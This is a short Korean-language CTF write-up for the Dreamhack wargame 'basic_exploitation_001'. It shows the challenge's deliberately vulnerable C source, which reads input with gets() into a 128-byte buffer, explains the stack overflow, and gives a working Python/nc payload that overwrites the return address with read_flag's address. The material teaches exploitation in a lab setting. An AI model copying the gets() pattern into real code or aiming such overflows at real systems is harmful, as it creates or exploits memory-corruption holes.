basic_exploitation_001

다운 받은 c파일을 열어보장!

Start here | basic_exploitation_001.c


```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>


void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}


void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}


void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    gets(buf);

    return 0;
}
```

옹 이번에는 read_flag라는 함수가 있당! 저 함수를 실행시키면 flag값을 얻을 수 있을거 같다!

basic_exploitation_000과는 다르게 gets로 받지만 이 함수 역시 문자열을 답을 공간의 길이와 입력받은 문자열의 길이를 확인하지 않기 때문에 bof취약점을 가진 함수이다.

이번에는 128(buf의 크기) + 4(sfp주소)만큼 쓰레기 값을 넣어주고 그 뒤에 read_flag함수의 주소값을 넣어서 return address값을 바꿔주면 될 것 같다.

먼저 gdb로 read_flag함수의 주소값을 찾아보장



그럼 132바이트 만큼 쓰레기 값을 주고 `0x080485b9`를 리틀에디안 방식으로 넣어주면!

```
(python -c 'print"a"*132+"\xb9\x85\x04\x08"'; cat) | nc host1.dreamhack.games 11622
```

답이 나온다~~